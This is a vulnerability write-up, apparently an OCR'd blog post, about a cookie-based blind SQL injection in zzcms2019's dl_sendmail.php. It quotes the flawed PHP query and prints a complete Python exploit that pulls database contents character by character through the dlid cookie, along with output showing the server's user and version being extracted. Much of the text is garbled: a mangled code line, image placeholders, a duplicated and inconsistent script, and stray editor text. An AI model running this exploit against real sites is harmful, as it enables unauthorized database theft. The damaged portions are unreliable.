zzcms2019 SQL injection vulnerability in dl_sendmail.php

Build test environment locally to run zzcms2019

The vulnerability is at line 71 of /dl/dl_sendmail.php, and the key code is

```
If (strpos (@ $_COOKIE [' dlid], ", ") > 0) {
$SQL ="select email from zzcms_dl where passed=1 and id in (".@$_COOKIE['dlid']."") order by id asc limit $n,$size";
} else {
$SQL ="select email from zzcms_dl where passed=1 and id='".@$_COOKIE['dlid']."'";
}
```


Here `"and id in (".@$_COOKIE['dlid']."")"`

No single quotation mark is used and no escape is needed, which results in the global escape of cookie of zzcms2019 is invalid and there is SQL blind injection vulnerability without single quotation mark


Conditions of use: the front desk register company type account, and then user center -> email/SMS content Settings -> add email/SMS content email -> set as the default

The test does not require additional user group permissions

Page returns without cookie injection



Construct payload access /dl/dl_sendmail.php for cookie injection, when the page returns



The complete exp is as follows

```
#coding: utf-8
import requests
import string

url = 'http://{}/dl/dl_sendmail.php'

#header 头，自己根据实际环境做修改
headers = {
'Host':'{}',
'User-Agent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0',
'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
'Accept-Language':'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
'Accept-Encoding':'gzip, deflate',
'Content-Type':'application/x-www-form-urlencoded',
'Connection':'keep-alive',
'Cookie':'{}'
}

def Sqli(host,sql):
        global url
        global headers
        url = url.format(host)
        sqli = "ascii(substr(({}),{},1)))={}"
        sqli_2 = "0,(if(({}),1,0)))#"
        res_data = ""
        s = requests.session()
        i = 1
        while 1:
                tmp_data = res_data
                for c in string.printable:
                        tmp_header = headers['Cookie']
                        sqli_data = sqli_2.format(sqli.format(sql,str(i),ord(c)))
                        headers['Cookie'] = headers['Cookie'] + "; dlid=" + sqli_data
                        res = s.get(url, headers=headers)
                        if "</html>" not in res.text: #自己根据实际环境做修改
                                headers['Cookie'] = tmp_header
                                res_data += c
                                print (res_data)
                                break
                        headers['Cookie'] = tmp_header
                i += 1
                if tmp_data == res_data:
                        print ('完成')
                        return

if __name__ == "__main__":
        #设置 host 地址
        host = "127.0.0.1:9000"
        #设置用户 cookie
```

```
user_cookie = "PHPSESSID=dh6bhd10g47tjc4jlhqf2leqnn; UserName=test; PassWord=343b1c4a3ea721b2d640fc8700db0f36"
sql = "select group_concat(user(),version(),@@version_compile_os)"
headers['Host'] = headers['Host'].format(host)
headers['Cookie'] = headers['Cookie'].format(user_cookie)
Sqli(host,sql)
```

Exp run result

```
#coding: utf-8
import requests
import string

url = 'http://{}/dl/dl_sendmail.php'

#header 头，自己根据实际环境做修改
headers = {
'Host':'{}',
'User-Agent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0',
'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
'Accept-Language':'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
'Accept-Encoding':'gzip, deflate',
'Content-Type':'application/x-www-form-urlencoded',
'Connection':'keep-alive',
'Cookie':'{}'
}

def Sqli(host,sql):
    global url
    global headers
    url = url.format(host)
    sqli = "ascii(substr(({}),{},1))={}"
    sqli_2 = "0,(if((({}),1,0)))#"
    res_data = ""
    s = requests.session()
    i = 1
    while 1:
        tmp_data = res_data
```

```
root@localhost5.7
root@localhost5.7.
root@localhost5.7.2
root@localhost5.7.26
root@localhost5.7.26o
root@localhost5.7.26os
root@localhost5.7.26osx
root@localhost5.7.26osx1
root@localhost5.7.26osx10
root@localhost5.7.26osx10.
root@localhost5.7.26osx10.9
完成
[Finished in 15.5s]
```

Line 9, Column 13